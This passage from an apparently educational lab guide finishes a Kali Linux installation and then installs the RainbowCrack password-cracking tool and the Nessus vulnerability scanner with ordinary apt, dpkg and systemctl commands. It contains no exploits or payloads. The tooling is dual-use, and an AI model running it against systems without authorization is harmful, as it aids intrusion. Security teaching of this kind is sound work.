


Figure 19 – Verify settings and continue

20. Once the software selection screen pops up, leave the defaults and click ***continue***




Figure 20 – Software selection is the default

21. Once the install GRUB boot loader screen pops up, leave the default yes radio button and click ***continue***



Figure 21 – GRUB loader

22. On the next screen, select the device; there should be only one, and click **continue**




Figure 22 – Select the device

23. Once this is done, click ***continue*** one last time

24. Finish the installation by clicking ***continue***




Figure 23 – Finish the installation

25. Once the login screen pops up, login to make sure everything works

Phase II – Necessary Software

While Kali comes with a large toolset, there are two tools that we will need later and do not come preinstalled.

1. Open the terminal and run this command to install rainbow crack

```
sudo apt-get install rainbowcrack
```

2. Once the installation completes, close the terminal and open Firefox

3. In Firefox, go to this link to download Nessus Essentials for Education. Click on ***try now***




Figure 24 – Install Nessus

4. You will need to provide a business email, but none of our testers have reported spam from this

5. Click the ***download*** button that appears. Then leave the defaults on the next screen and click download. At the time of writing, the version of Nessus is 10.7.1

6. Open the folder where you downloaded the file. Right-click inside the folder and click Open Terminal Here




Figure 25 – Open the download folder

7. Use the following command to install the Nessus Package

> **NOTE:** Adjust the filename to reflect the current file name you just downloaded

```
sudo dpkg -i Nessus-10.7.1-ubuntu1404_amd64.deb
```

8. Use the following command to start the Nessus Scanner. While we won't do much with it right now, we will need to input the activation code from our email

```
/bin/systemctl start nessusd.service
```

9. In the window that pops up, enter the user password. Following that, reopen Firefox and go to this

link

```
https://kali:8834
```

10. The page will tell you that it is insecure. Click ***advanced*** and then ***Accept the risk and continue***




Figure 26 – Using Firefox to navigate Nessus

11. Click ***continue*** on the first screen

